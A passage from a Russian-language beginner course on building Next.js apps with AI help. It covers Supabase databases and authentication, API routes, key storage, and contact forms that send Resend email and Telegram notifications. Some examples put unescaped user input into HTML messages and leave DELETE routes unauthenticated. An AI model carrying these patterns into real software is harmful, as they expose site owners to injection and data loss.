Причина: Забыли вызвать `fetchTodos()` после изменения. **Решение:** После каждого insert/update/delete вызывайте функцию получения данных.

5. Ошибка типов TypeScript

Причина: Типы не совпадают со структурой таблицы. **Решение:** Используйте `npx supabase gen types typescript` для автогенерации типов.

Домашнее задание

Задание 1: Создание проекта в Supabase (10 минут)

1. Зарегистрируйтесь на supabase.com
2. Создайте новый проект
3. Создайте таблицу `todos` через Table Editor
4. Добавьте 3-5 тестовых записей вручную

Задание 2: Подключение к Next.js (15 минут)

1. Установите `@supabase/supabase-js`
2. Создайте `lib/supabase.ts` и `.env.local`
3. Дайте ИИ промпт для создания страницы списка задач
4. Проверьте, что данные загружаются из базы

Задание 3: Полный CRUD (20 минут)

1. Добавьте возможность создавать новые задачи
2. Добавьте чекбокс для отметки выполнения
3. Добавьте кнопку удаления
4. Убедитесь, что всё сохраняется в базе (обновите страницу — данные на месте)

Бонус

Добавьте фильтрацию: кнопки «Все», «Активные», «Завершённые». Используйте промпт: «Добавь фильтрацию задач по статусу: все, активные, завершённые. Три кнопки сверху списка.»

Итоги

В этом уроке вы узнали:

- **База данных** — это хранилище информации вашего приложения
- **Supabase** даёт PostgreSQL + API + Auth + Storage в одном сервисе бесплатно
- **Таблицы** создаются через визуальный интерфейс, как в Excel
- **CRUD** — четыре операции (создание, чтение, обновление, удаление) покрывают 90% работы с данными
- **ИИ пишет весь код** подключения и работы с Supabase — вам нужно только описать, что хотите

В следующем уроке мы добавим аутентификацию — чтобы у каждого пользователя были свои данные.

Глава 13. Аутентификация: логин и регистрация

Введение

У вас есть приложение с базой данных. Но сейчас все пользователи видят одни и те же данные. Нет понятия «мои задачи» или «мой аккаунт». Любой может зайти и всё удалить.

Аутентификация решает эту проблему. Она отвечает на вопрос: «Кто ты?» Логин, регистрация, защита страниц — всё это мы настроим в этом уроке. И самое приятное — Supabase Auth делает это за 15 минут.

Что такое аутентификация

Аутентификация vs Авторизация

Эти два слова часто путают:

Термин	Вопрос	Пример
Аутентификация (Authentication)	Кто ты?	Логин + пароль → «Это Иван»
Авторизация (Authorization)	Что тебе можно?	Иван — обычный пользователь, ему нельзя в админку

Сегодня мы занимаемся аутентификацией — определяем, кто есть кто.

Способы аутентификации

Способ	Как работает	Примеры
Email + пароль	Классика: ввёл email, придумал пароль	Большинство сайтов
OAuth	«Войти через Google/GitHub»	Gmail, GitHub аккаунт
Magic Link	Ссылка на email, без пароля	Notion, Slack
OTP	Код на телефон / email	WhatsApp, Telegram

Мы реализуем два первых — это покрывает 95% случаев.

Supabase Auth: email + пароль за 15 минут

Шаг 1: Включение аутентификации

В Supabase Auth уже включён по умолчанию. Зайдите в **Authentication → Settings** и проверьте:

- Email Auth — включён
- Confirm email — для разработки можно отключить (чтобы не подтверждать каждый раз)

Шаг 2: Установка библиотеки

```
npm install @supabase/supabase-js @supabase/ssr
```

Шаг 3: Настройка клиента для Auth

Создайте файл `lib/supabase.ts` (если ещё нет):

```
import { createClient } from '@supabase/supabase-js'
```

```
export const supabase = createClient(
  process.env.NEXT_PUBLIC_SUPABASE_URL!,
  process.env.NEXT_PUBLIC_SUPABASE_ANON_KEY!
)
```

Шаг 4: Регистрация

```
const { data, error } = await supabase.auth.signUp({
  email: 'user@example.com',
  password: 'securepassword123'
})

if (error) {
  console.error('Ошибка регистрации:', error.message)
} else {
  console.log('Пользователь создан:', data.user)
}
```

Шаг 5: Вход

```
const { data, error } = await supabase.auth.signInWithPassword({
  email: 'user@example.com',
  password: 'securepassword123'
})
```

Шаг 6: Выход

```
await supabase.auth.signOut()
```

Шаг 7: Получение текущего пользователя

```
const { data: { user } } = await supabase.auth.getUser()

if (user) {
  console.log('Пользователь:', user.email)
} else {
  console.log('Не авторизован')
}
```

OAuth: вход через Google / GitHub

Почему OAuth

Пользователи ленивы (и это нормально). «Войти через Google» — один клик вместо заполнения формы. Конверсия регистрации растёт в 2-3 раза.

Настройка GitHub OAuth

1. Зайдите на github.com/settings/developers
2. **New OAuth App**
3. Заполните:
4. Application name: `My App`
5. Homepage URL: `http://localhost:3000`
6. Callback URL: `https://your-project.supabase.co/auth/v1/callback`
7. Скопируйте **Client ID** и **Client Secret**

8. В Supabase: **Authentication → Providers → GitHub**
9. Вставьте Client ID и Client Secret
10. Включите провайдер

Настройка Google OAuth

1. Зайдите в Google Cloud Console
2. Создайте проект (или выберите существующий)
3. **APIs & Services → Credentials → Create Credentials → OAuth 2.0 Client ID**
4. Application type: Web application
5. Authorized redirect URIs: `https://your-project.supabase.co/auth/v1/callback`
6. Скопируйте Client ID и Client Secret
7. В Supabase: **Authentication → Providers → Google** — вставьте ключи

Код для OAuth

```
// Вход через GitHub
const { error } = await supabase.auth.signInWithOAuth({
  provider: 'github',
  options: {
    redirectTo: `${window.location.origin}/auth/callback`
  }
})

// Вход через Google
const { error } = await supabase.auth.signInWithOAuth({
  provider: 'google',
  options: {
    redirectTo: `${window.location.origin}/auth/callback`
  }
})
```

Callback route

Создайте файл `app/auth/callback/route.ts`:

```
import { createClient } from '@supabase/supabase-js'
import { NextResponse } from 'next/server'

export async function GET(request: Request) {
  const { searchParams, origin } = new URL(request.url)
  const code = searchParams.get('code')

  if (code) {
    const supabase = createClient(
      process.env.NEXT_PUBLIC_SUPABASE_URL!,
      process.env.NEXT_PUBLIC_SUPABASE_ANON_KEY!
    )
    await supabase.auth.exchangeCodeForSession(code)
  }

  return NextResponse.redirect(`${origin}/dashboard`)
}
```

Защита страниц: «только для авторизованных»

Паттерн: проверка на клиенте

```
'use client'

import { useEffect, useState } from 'react'
import { useRouter } from 'next/navigation'
import { supabase } from '@/lib/supabase'

export default function DashboardPage() {
  const [user, setUser] = useState<any>(null)
  const [loading, setLoading] = useState(true)
  const router = useRouter()

  useEffect(() => {
    async function checkUser() {
      const { data: { user } } = await supabase.auth.getUser()
      if (!user) {
        router.push('/login')
        return
      }
      setUser(user)
      setLoading(false)
    }
    checkUser()
  }, [router])

  if (loading) return <div>Загрузка...</div>

  return (
    <div>
      <h1>Привет, {user.email}!</h1>
      <p>Это защищённая страница</p>
    </div>
  )
}
```

Паттерн: middleware (защита на уровне сервера)

Создайте файл `middleware.ts` в корне проекта:

```
import { createServerClient } from '@supabase/ssr'
import { NextResponse, type NextRequest } from 'next/server'

export async function middleware(request: NextRequest) {
  const response = NextResponse.next()

  const supabase = createServerClient(
    process.env.NEXT_PUBLIC_SUPABASE_URL!,
    process.env.NEXT_PUBLIC_SUPABASE_ANON_KEY!,
    {
      cookies: {
        getAll() {
          return request.cookies.getAll()
        },
```

```
        setAll(cookies) {
          cookies.forEach(({ name, value, options }) => {
            response.cookies.set(name, value, options)
          })
        },
      },
    }
  )

  const { data: { user } } = await supabase.auth.getUser()

  // Если не авторизован и пытается зайти на защищённую страницу
  if (!user && request.nextUrl.pathname.startsWith('/dashboard')) {
    return NextResponse.redirect(new URL('/login', request.url))
  }

  return response
}

export const config = {
  matcher: ['/dashboard/:path*']
}
```

JWT-токены — простым языком

Что такое JWT

JWT (JSON Web Token) — это «цифровой пропуск». Когда пользователь входит в систему, сервер выдаёт ему токен — зашифрованную строку, которая содержит информацию о пользователе.

Аналогия

Представьте бизнес-центр: 1. Вы приходите на ресепшн (логин) 2. Показываете паспорт (email + пароль) 3. Вам выдают пропуск (JWT-токен) 4. С пропуском вы проходите на любой этаж (защищённые страницы) 5. Пропуск действует до конца дня (токен истекает)

Структура JWT

JWT состоит из трёх частей, разделённых точками:

`eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiIxMjM0NTY3ODkwIn0.dozjgNryP4J3jVmNHl0w5N_XgL0n3I9PlFUP0THsR8U`

Часть	Содержимое
Header	Тип токена и алгоритм шифрования
Payload	Данные пользователя (id, email, роль)
Signature	Подпись для проверки подлинности

Зачем это знать вайб-кодеру

Вам не нужно создавать JWT вручную — Supabase делает это автоматически. Но полезно знать:

- Токен хранится в cookies браузера
- Он отправляется с каждым запросом к API
- Supabase проверяет токен и определяет, кто делает запрос
- Токен истекает (обычно через 1 час) — Supabase обновляет его автоматически

Практические примеры

Полная страница логина

```
Создай страницу логина app/login/page.tsx для Next.js + Supabase Auth.

Функционал:
1. Форма с email и паролем
2. Кнопка "Войти"
3. Кнопка "Зарегистрироваться" (переключает режим)
4. Кнопка "Войти через GitHub"
5. Кнопка "Войти через Google"
6. При успехе — редирект на /dashboard
7. При ошибке — показать сообщение

Дизайн: карточка по центру экрана, минималистичный.
Используй shadcn/ui: Card, Input, Button, Label.
```

Связь задач с пользователем

```
Обнови страницу todos так, чтобы:
1. Показывались только задачи текущего пользователя
2. При создании задачи автоматически записывался user_id
3. Если пользователь не авторизован — редирект на /login
4. Добавь кнопку "Выйти" в шапку

Supabase RLS политика:
- SELECT: auth.uid() = user_id
- INSERT: auth.uid() = user_id
- DELETE: auth.uid() = user_id
```

Частые ошибки

1. «Email not confirmed»

Причина: Включено подтверждение email, но пользователь не подтвердил. **Решение:** Для разработки отключите Confirm email в Settings.

2. OAuth не работает — «redirect_uri mismatch»

Причина: Callback URL в настройках Google/GitHub не совпадает с Supabase. **Решение:** Callback должен быть: `https://your-project.supabase.co/auth/v1/callback`

3. Пользователь «теряется» после обновления страницы

Причина: Не настроена проверка сессии при загрузке. **Решение:** Используйте `supabase.auth.getUser()` в `useEffect` при монтировании компонента.

4. RLS блокирует запросы после добавления auth

Причина: Политики RLS не обновлены для работы с `auth.uid()`. **Решение:** Обновите RLS-политики: `USING (auth.uid() = user_id)`.

5. CORS ошибки при OAuth

Причина: Неправильный redirect URL. **Решение:** Убедитесь, что `redirectTo` совпадает с настройками в Supabase Site URL.

Домашнее задание

Задание 1: Email-авторизация (15 минут)

1. Создайте страницу `/login` с формой входа
2. Добавьте регистрацию
3. Проверьте: зарегистрируйтесь, войдите, выйдите

Задание 2: OAuth (15 минут)

1. Настройте GitHub OAuth в Supabase
2. Добавьте кнопку «Войти через GitHub»
3. Проверьте вход через GitHub

Задание 3: Защита страниц (10 минут)

1. Создайте middleware для защиты `/dashboard`
2. Попробуйте зайти на `/dashboard` без авторизации
3. Убедитесь, что происходит редирект на `/login`

Бонус

Свяжите задачи из урока 2.2 с пользователем. Каждый пользователь должен видеть только свои задачи. Настройте RLS в Supabase.

Итоги

В этом уроке вы узнали:

- **Аутентификация** определяет, кто есть кто (логин/регистрация)
- **Supabase Auth** даёт email + пароль и OAuth за минуты
- **OAuth** (Google, GitHub) повышает конверсию регистрации в 2-3 раза
- **Middleware** защищает страницы на уровне сервера
- **JWT-токен** — цифровой пропуск, который Supabase создаёт и обновляет автоматически

Теперь у вашего приложения есть и данные, и пользователи. В следующем уроке мы разберём API — как приложения общаются между собой и с внешним миром.

Глава 14. API: как приложения общаются между собой

Введение

Ваше приложение умеет хранить данные и знает своих пользователей. Но оно живёт в вакууме — не знает погоду, не может отправить email, не умеет принимать платежи. Чтобы всё это работало, нужны API.

API — это способ, которым программы общаются друг с другом. Когда вы проверяете погоду в телефоне, приложение отправляет запрос к API погодного сервиса и получает ответ. Когда вы оплачиваете покупку картой — магазин общается с API банка.

В этом уроке мы разберём, как API работает, создадим свои API-маршруты в Next.js и подключим внешние API.

Что такое API

Аналогия: официант в ресторане

Самая точная аналогия — ресторан:

- **Вы** (клиент) — фронтенд, пользователь
- **Меню** — документация API (какие запросы можно делать)
- **Официант** — API (принимает заказ, несёт на кухню, приносит блюдо)
- **Кухня** — сервер, база данных (готовит ответ)

Вы не идёте на кухню сами. Вы говорите официанту (API), что хотите, и он приносит результат.

Как выглядит API-запрос

```
Запрос:   GET https://api.weather.com/current?city=Moscow
Ответ:    { "temperature": 15, "condition": "cloudy" }
```

Вы отправляете запрос по URL с параметрами — получаете данные в формате JSON.

JSON — язык API

JSON (JavaScript Object Notation) — это формат данных, который понимают все программы:

```
{
  "user": {
    "name": "Иван",
    "email": "ivan@example.com",
    "age": 28
  },
  "orders": [
    { "id": 1, "product": "Ноутбук", "price": 85000 },
    { "id": 2, "product": "Мышка", "price": 2500 }
  ]
}
```

Это как словарь: ключ → значение. Массивы — в квадратных скобках. Объекты — в фигурных.

REST API: GET, POST, PUT, DELETE

HTTP-методы

REST API использует стандартные HTTP-методы:

Метод	Действие	Пример	Аналогия
GET	Получить данные	Список товаров	«Покажи меню»
POST	Создать запись	Новый заказ	«Я хочу заказать»
PUT	Обновить целиком	Изменить профиль	«Замени весь заказ»
PATCH	Обновить частично	Изменить имя	«Поменяй только гарнир»
DELETE	Удалить	Удалить аккаунт	«Отмени заказ»

Коды ответов

Код	Значение	Когда
200	OK	Всё хорошо
201	Created	Запись создана
400	Bad Request	Ошибка в запросе

Код	Значение	Когда
401	Unauthorized	Не авторизован
403	Forbidden	Нет прав
404	Not Found	Не найдено
500	Server Error	Ошибка сервера

Пример: fetch в JavaScript

```
// GET — получить данные
const response = await fetch('https://api.example.com/products')
const products = await response.json()

// POST — создать запись
const response = await fetch('https://api.example.com/products', {
  method: 'POST',
  headers: { 'Content-Type': 'application/json' },
  body: JSON.stringify({
    name: 'Новый товар',
    price: 1500
  })
})
const newProduct = await response.json()
```

API-маршруты в Next.js

Что такое Route Handlers

Next.js позволяет создавать API прямо внутри проекта. Не нужен отдельный бэкенд-сервер. Файл в папке `app/api/` — и у вас есть API-эндпоинт.

Структура

```
app/
├── api/
│   ├── hello/
│   │   └── route.ts        → GET /api/hello
│   ├── products/
│   │   └── route.ts        → GET, POST /api/products
│   └── products/
│       └── [id]/
│           └── route.ts    → GET, PUT, DELETE /api/products/:id
```

Простой пример

```
// app/api/hello/route.ts
import { NextResponse } from 'next/server'

export async function GET() {
  return NextResponse.json({
    message: 'Привет из API!',
    timestamp: new Date().toISOString()
  })
}
```

Откройте `http://localhost:3000/api/hello` — увидите JSON.

CRUD API для товаров

```
// app/api/products/route.ts
import { NextResponse } from 'next/server'
import { supabase } from '@/lib/supabase'

// GET /api/products — получить все товары
export async function GET() {
  const { data, error } = await supabase
    .from('products')
    .select('*')
    .order('created_at', { ascending: false })

  if (error) {
    return NextResponse.json({ error: error.message }, { status: 500 })
  }

  return NextResponse.json(data)
}

// POST /api/products — создать товар
export async function POST(request: Request) {
  const body = await request.json()

  const { data, error } = await supabase
    .from('products')
    .insert({
      name: body.name,
      price: body.price,
      description: body.description
    })
    .select()
    .single()

  if (error) {
    return NextResponse.json({ error: error.message }, { status: 400 })
  }

  return NextResponse.json(data, { status: 201 })
}
```

Динамический маршрут

```
// app/api/products/[id]/route.ts
import { NextResponse } from 'next/server'
import { supabase } from '@/lib/supabase'

// GET /api/products/:id — получить один товар
export async function GET(
  request: Request,
  { params }: { params: { id: string } }
) {
  const { data, error } = await supabase
    .from('products')
```

```
    .select('*')
    .eq('id', params.id)
    .single()

  if (error) {
    return NextResponse.json({ error: 'Не найдено' }, { status: 404 })
  }

  return NextResponse.json(data)
}

// DELETE /api/products/:id — удалить товар
export async function DELETE(
  request: Request,
  { params }: { params: { id: string } }
) {
  const { error } = await supabase
    .from('products')
    .delete()
    .eq('id', params.id)

  if (error) {
    return NextResponse.json({ error: error.message }, { status: 400 })
  }

  return NextResponse.json({ success: true })
}
```

Внешние API: погода, курсы валют, ИИ

Популярные бесплатные API

API	Что даёт	URL
OpenWeatherMap	Погода	api.openweathermap.org
ExchangeRate-API	Курсы валют	api.exchangerate-api.com
JSONPlaceholder	Тестовые данные	jsonplaceholder.typicode.com
News API	Новости	newsapi.org
OpenAI	GPT-модели	api.openai.com
Anthropic	Claude	api.anthropic.com

Пример: API погоды

```
// app/api/weather/route.ts
import { NextResponse } from 'next/server'

export async function GET(request: Request) {
  const { searchParams } = new URL(request.url)
  const city = searchParams.get('city') || 'Moscow'

  const response = await fetch(
    `https://api.openweathermap.org/data/2.5/weather?q=${city}&appid=${process.env.WEATHER_API_KEY}&units=metric&lang=ru`
```

```
  )

  const data = await response.json()

  return NextResponse.json({
    city: data.name,
    temperature: Math.round(data.main.temp),
    description: data.weather[0].description,
    humidity: data.main.humidity
  })
}
```

Пример: API курсов валют

```
// app/api/exchange/route.ts
import { NextResponse } from 'next/server'

export async function GET() {
  const response = await fetch(
    'https://api.exchangerate-api.com/v4/latest/USD'
  )
  const data = await response.json()

  return NextResponse.json({
    base: 'USD',
    rates: {
      RUB: data.rates.RUB,
      EUR: data.rates.EUR,
      UZS: data.rates.UZS
    },
    updated: data.date
  })
}
```

API-ключи: .env

Зачем нужны API-ключи

API-ключ — это пароль для доступа к API. Сервис выдаёт вам ключ при регистрации, чтобы: - Знать, кто делает запросы - Ограничивать количество запросов - Блокировать при нарушениях

Хранение ключей

НИКОГДА не пишите ключи прямо в коде:

```
// ПЛОХО — ключ в коде
const apiKey = 'sk-12345abcdef'

// ХОРОШО — ключ в переменной окружения
const apiKey = process.env.OPENAI_API_KEY
```

Файл .env.local

```
# База данных
NEXT_PUBLIC_SUPABASE_URL=https://abc.supabase.co
```

```
NEXT_PUBLIC_SUPABASE_ANON_KEY=eyJ...

# Внешние API (серверные — без NEXT_PUBLIC_)
OPENAI_API_KEY=sk-...
WEATHER_API_KEY=abc123...
RESEND_API_KEY=re_...
```

Правила

Префикс	Доступен	Где использовать
`NEXT_PUBLIC_`	На клиенте и сервере	Supabase URL, публичные ключи
Без префикса	Только на сервере	Секретные ключи API

.gitignore

Файл `.env.local` **ОБЯЗАТЕЛЬНО** должен быть в `.gitignore`:

```
# .gitignore
.env.local
.env*.local
```

Иначе ваши ключи попадут на GitHub — и их украдут.

Практические примеры

Промпт: API для блога

```
Создай API-маршруты для блога в Next.js:

1. GET /api/posts — список постов (с пагинацией: ?page=1&limit=10)
2. GET /api/posts/[id] — один пост
3. POST /api/posts — создать пост (title, content, author_id)
4. PUT /api/posts/[id] — обновить пост
5. DELETE /api/posts/[id] — удалить пост

Данные хранятся в Supabase, таблица posts.
Добавь проверку авторизации через Supabase Auth.
Возвращай правильные HTTP-коды.
```

Промпт: интеграция с внешним API

```
Создай API-маршрут app/api/ai/route.ts, который:

1. Принимает POST-запрос с полем "prompt"
2. Отправляет запрос к OpenAI GPT-4
3. Возвращает ответ модели
4. Обрабатывает ошибки (нет ключа, превышен лимит)

API-ключ берётся из process.env.OPENAI_API_KEY
```

Частые ошибки

1. CORS ошибки

`Access to fetch blocked by CORS policy`

Причина: Браузер блокирует запросы к чужим доменам. **Решение:** Создайте свой API-маршрут в Next.js как прокси — запрос идёт через ваш сервер.

2. API-ключ в клиентском коде

Причина: Использовали `NEXT_PUBLIC_` для секретного ключа. **Решение:** Секретные ключи — без `NEXT_PUBLIC_`. Вызывайте внешние API только из Route Handlers.

3. «Cannot read properties of undefined»

Причина: API вернул данные в другом формате, чем вы ожидали. **Решение:** Всегда проверяйте структуру ответа: `console.log(data)`.

4. 429 Too Many Requests

Причина: Превышен лимит запросов к API. **Решение:** Добавьте кэширование или уменьшите частоту запросов.

5. Переменная окружения undefined

Причина: Не перезапустили `npm run dev` после добавления в `.env.local`. **Решение:** Остановите и заново запустите dev-сервер.

Домашнее задание

Задание 1: Свой API (10 минут)

1. Создайте `app/api/hello/route.ts` — возвращает JSON с приветствием
2. Откройте `http://localhost:3000/api/hello` в браузере
3. Убедитесь, что видите JSON-ответ

Задание 2: CRUD API (20 минут)

1. Создайте API-маршруты для работы с задачами (GET, POST, DELETE)
2. Подключите их к Supabase
3. Проверьте через браузер или Postman

Задание 3: Внешний API (15 минут)

1. Зарегистрируйтесь на openweathermap.org и получите API-ключ
2. Создайте маршрут `/api/weather?city=Moscow`
3. Покажите погоду на странице

Бонус

Создайте страницу с конвертером валют: пользователь вводит сумму в USD, видит рубли, евро, сумы. Используйте бесплатный API курсов валют.

Итоги

В этом уроке вы узнали:

- **API** — это способ общения между программами (как официант между вами и кухней)
- **REST API** использует HTTP-методы: GET (получить), POST (создать), PUT (обновить), DELETE (удалить)
- **Route Handlers** в Next.js — ваш API прямо внутри проекта, без отдельного сервера

- **Внешние API** дают доступ к погоде, валютам, ИИ и тысячам других сервисов
- **API-ключи** хранятся в `.env.local` и НИКОГДА не попадают в Git

В следующем уроке — формы, email, уведомления. Как собирать данные от пользователей и отправлять им сообщения.

Глава 15. Формы, email, уведомления

Введение

Формы — это главный способ получить информацию от пользователя. Регистрация, обратная связь, оформление заказа, подписка на рассылку — всё это формы. А после отправки формы нужно что-то сделать: отправить email, уведомить в Telegram, записать в Google Sheets.

В этом уроке мы соберём полный цикл: пользователь заполняет форму → данные валидируются → отправляется email → приходит уведомление в Telegram → данные попадают в таблицу.

Формы с валидацией

Зачем нужна валидация

Пользователи вводят что угодно: email без @, телефон буквами, пустые поля. Валидация проверяет данные перед отправкой:

Без валидации	С валидацией
Принимает пустой email	«Введите email»
Принимает «abc» как email	«Неверный формат email»
Принимает пароль «1»	«Минимум 8 символов»
Данные ломают базу	Данные проверены перед сохранением

Zod — библиотека валидации

Zod описывает «форму» ваших данных. Если данные не соответствуют — ошибка:

```
npm install zod
import { z } from 'zod'

// Описываем схему
const contactSchema = z.object({
  name: z.string().min(2, 'Имя должно быть не менее 2 символов'),
  email: z.string().email('Неверный формат email'),
  phone: z.string().optional(),
  message: z.string().min(10, 'Сообщение слишком короткое')
})

// Проверяем данные
const result = contactSchema.safeParse({
  name: 'И',
  email: 'not-email',
  message: 'Привет'
})

// result.success === false
// result.error.issues:
// [
```

```
//   { path: ['name'], message: 'Имя должно быть не менее 2 символов' },
//   { path: ['email'], message: 'Неверный формат email' },
//   { path: ['message'], message: 'Сообщение слишком короткое' }
// ]
```

React Hook Form — управление формами

React Hook Form убирает боль работы с формами в React:

```
npm install react-hook-form @hookform/resolvers
```

Полный пример: форма обратной связи

```
'use client'

import { useForm } from 'react-hook-form'
import { zodResolver } from '@hookform/resolvers/zod'
import { z } from 'zod'
import { Button } from '@/components/ui/button'
import { Input } from '@/components/ui/input'
import { Textarea } from '@/components/ui/textarea'
import { Label } from '@/components/ui/label'

const schema = z.object({
  name: z.string().min(2, 'Минимум 2 символа'),
  email: z.string().email('Неверный email'),
  message: z.string().min(10, 'Минимум 10 символов')
})

type FormData = z.infer<typeof schema>

export default function ContactForm() {
  const {
    register,
    handleSubmit,
    formState: { errors, isSubmitting },
    reset
  } = useForm<FormData>({
    resolver: zodResolver(schema)
  })

  async function onSubmit(data: FormData) {
    const response = await fetch('/api/contact', {
      method: 'POST',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify(data)
    })

    if (response.ok) {
      reset()
      alert('Сообщение отправлено!')
    }
  }

  return (
    <form onSubmit={handleSubmit(onSubmit)} className="space-y-4 max-w-md">
```

```
      <div>
        <Label htmlFor="name">Имя</Label>
        <Input id="name" {...register('name')} />
        {errors.name && (
          <p className="text-red-500 text-sm mt-1">{errors.name.message}</p>
        )}
      </div>

      <div>
        <Label htmlFor="email">Email</Label>
        <Input id="email" type="email" {...register('email')} />
        {errors.email && (
          <p className="text-red-500 text-sm mt-1">{errors.email.message}</p>
        )}
      </div>

      <div>
        <Label htmlFor="message">Сообщение</Label>
        <Textarea id="message" {...register('message')} />
        {errors.message && (
          <p className="text-red-500 text-sm mt-1">{errors.message.message}</p>
        )}
      </div>

      <Button type="submit" disabled={isSubmitting}>
        {isSubmitting ? 'Отправка...' : 'Отправить'}
      </Button>
    </form>
  )
}
```

Отправка email через Resend

Что такое Resend

Resend — современный сервис отправки email. Простой API, красивые шаблоны, 3000 бесплатных писем в месяц.

Настройка

1. Зарегистрируйтесь на resend.com
2. Получите API-ключ
3. Добавьте домен (или используйте тестовый `onboarding@resend.dev`)

```
npm install resend
# .env.local
RESEND_API_KEY=re_123abc...
```

Отправка email

```
// app/api/contact/route.ts
import { Resend } from 'resend'
import { NextResponse } from 'next/server'

const resend = new Resend(process.env.RESEND_API_KEY)
```

```
export async function POST(request: Request) {
  const { name, email, message } = await request.json()

  try {
    await resend.emails.send({
      from: 'Мой сайт <onboarding@resend.dev>',
      to: 'you@example.com',
      subject: `Новое сообщение от ${name}`,
      html: `
        <h2>Новое сообщение с сайта</h2>
        <p><strong>Имя:</strong> ${name}</p>
        <p><strong>Email:</strong> ${email}</p>
        <p><strong>Сообщение:</strong></p>
        <p>${message}</p>
      `
    })

    return NextResponse.json({ success: true })
  } catch (error) {
    return NextResponse.json({ error: 'Ошибка отправки' }, { status: 500 })
  }
}
```

React Email — красивые шаблоны

Для красивых писем используйте React Email:

```
npm install @react-email/components
```

```
// emails/contact-email.tsx
import { Html, Head, Body, Container, Text, Heading } from '@react-email/components'

interface ContactEmailProps {
  name: string
  email: string
  message: string
}

export default function ContactEmail({ name, email, message }: ContactEmailProps) {
  return (
    <Html>
      <Head />
      <Body style={{ fontFamily: 'Arial, sans-serif' }}>
        <Container style={{ maxWidth: '600px', margin: '0 auto' }}>
          <Heading>Новое сообщение</Heading>
          <Text><strong>От:</strong> {name} ({email})</Text>
          <Text>{message}</Text>
        </Container>
      </Body>
    </Html>
  )
}
```

Webhook в Telegram

Что такое Webhook

Webhook — это «обратный звонок». Вместо того чтобы вы проверяли сервис на наличие новых данных, сервис сам стучится к вам, когда что-то происходит.

Отправка сообщений в Telegram-бот

1. Создайте бота через @BotFather в Telegram
2. Получите токен бота
3. Узнайте свой chat_id (отправьте боту сообщение и используйте API)

```
# .env.local
TELEGRAM_BOT_TOKEN=123456:ABC-DEF...
TELEGRAM_CHAT_ID=987654321
```

Функция отправки

```
// lib/telegram.ts
export async function sendTelegramMessage(text: string) {
  const token = process.env.TELEGRAM_BOT_TOKEN
  const chatId = process.env.TELEGRAM_CHAT_ID

  await fetch(`https://api.telegram.org/bot${token}/sendMessage`, {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({
      chat_id: chatId,
      text: text,
      parse_mode: 'HTML'
    })
  })
}
```

Интеграция с формой

```
// app/api/contact/route.ts
import { sendTelegramMessage } from '@/lib/telegram'

export async function POST(request: Request) {
  const { name, email, message } = await request.json()

  // Отправляем email
  await resend.emails.send({ /* ... */ })

  // Уведомление в Telegram
  await sendTelegramMessage(
    `<b>Новая заявка!</b>\n\nИмя: ${name}\nEmail: ${email}\nСообщение: ${message}`
  )

  return NextResponse.json({ success: true })
}
```

Интеграция с Google Sheets

Зачем Google Sheets

Многие бизнесы живут в Google Sheets. Менеджеры не откроют Supabase, но откроют таблицу. Записывайте заявки в таблицу — и все довольны.

Способ через Google Apps Script (простой)

1. Создайте Google Таблицу
2. Откройте **Extensions → Apps Script**
3. Вставьте код:

```
function doPost(e) {
  const sheet = SpreadsheetApp.getActiveSpreadsheet().getActiveSheet()
  const data = JSON.parse(e.postData.contents)

  sheet.appendRow([
    new Date(),
    data.name,
    data.email,
    data.message
  ])

  return ContentService.createTextOutput(
    JSON.stringify({ status: 'ok' })
  ).setMimeType(ContentService.MimeType.JSON)
}
```

1. **Deploy → New deployment → Web app**
2. Скопируйте URL

Отправка из Next.js

```
async function sendToGoogleSheets(data: any) {
  await fetch(process.env.GOOGLE_SHEETS_URL!, {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify(data)
  })
}
```

Toast-уведомления

Что такое Toast

Toast (тост) — это маленькое уведомление, которое появляется на экране и исчезает через несколько секунд. «Сообщение отправлено!», «Ошибка сохранения», «Скопировано в буфер».

Установка (shadcn/ui + sonner)

```
npx shadcn@latest add sonner
```

Добавьте `<Toaster />` в `layout.tsx`:

```
// app/layout.tsx
import { Toaster } from '@/components/ui/sonner'

export default function RootLayout({ children }) {
  return (
```

```
    <html>
      <body>
        {children}
        <Toaster />
      </body>
    </html>
  )
}
```

Использование

```
import { toast } from 'sonner'

// Успех
toast.success('Сообщение отправлено!')

// Ошибка
toast.error('Не удалось отправить')

// Информация
toast.info('Обработка...')

// С описанием
toast.success('Готово!', {
  description: 'Ваша заявка принята. Мы свяжемся с вами.'
})

// Promise (автоматически показывает загрузку → результат)
toast.promise(sendForm(data), {
  loading: 'Отправка...',
  success: 'Отправлено!',
  error: 'Ошибка отправки'
})
```

Практические примеры

Полный промпт: форма «под ключ»

```
Создай полную систему обратной связи:

1. Компонент формы (app/contact/page.tsx):
   - Поля: имя, email, телефон (опционально), сообщение
   - Валидация через Zod + React Hook Form
   - Toast-уведомления при успехе/ошибке
   - Кнопка блокируется при отправке

2. API-маршрут (app/api/contact/route.ts):
   - Валидация данных на сервере (Zod)
   - Отправка email через Resend
   - Уведомление в Telegram
   - Сохранение в Supabase (таблица contacts)

3. Красивый дизайн: shadcn/ui, тёмная карточка по центру.
```

Переменные окружения:

- `RESEND_API_KEY`
- `TELEGRAM_BOT_TOKEN`
- `TELEGRAM_CHAT_ID`

Частые ошибки

1. Форма отправляется при каждом нажатии Enter

Причина: Кнопка submit реагирует на Enter в любом поле. **Решение:** Добавьте `type="button"` для кнопок, которые не должны отправлять форму.

2. Email попадает в спам

Причина: Отправка с непроверенного домена. **Решение:** Добавьте свой домен в Resend и настройте DNS-записи (SPF, DKIM).

3. Telegram-бот не отправляет сообщения

Причина: Не начали чат с ботом или неправильный chat_id. **Решение:** Отправьте боту `/start`, затем получите chat_id через API.

4. Google Sheets не принимает данные

Причина: Apps Script не развёрнут или не доступен для «всех». **Решение:** При деплое выберите «Anyone» в разделе доступа.

5. Валидация не показывает ошибки

Причина: Не подключён `zodResolver` к React Hook Form. **Решение:** `useForm({ resolver: zodResolver(schema) })`.

Домашнее задание

Задание 1: Форма с валидацией (15 минут)

1. Создайте форму обратной связи с Zod + React Hook Form
2. Добавьте валидацию: имя (мин. 2 символа), email, сообщение (мин. 10)
3. Покажите ошибки под полями

Задание 2: Отправка email (15 минут)

1. Зарегистрируйтесь на Resend
2. Создайте API-маршрут для отправки email
3. Подключите форму к API

Задание 3: Telegram-уведомления (10 минут)

1. Создайте бота через BotFather
2. Добавьте отправку уведомлений при новой заявке
3. Проверьте, что сообщение приходит в Telegram

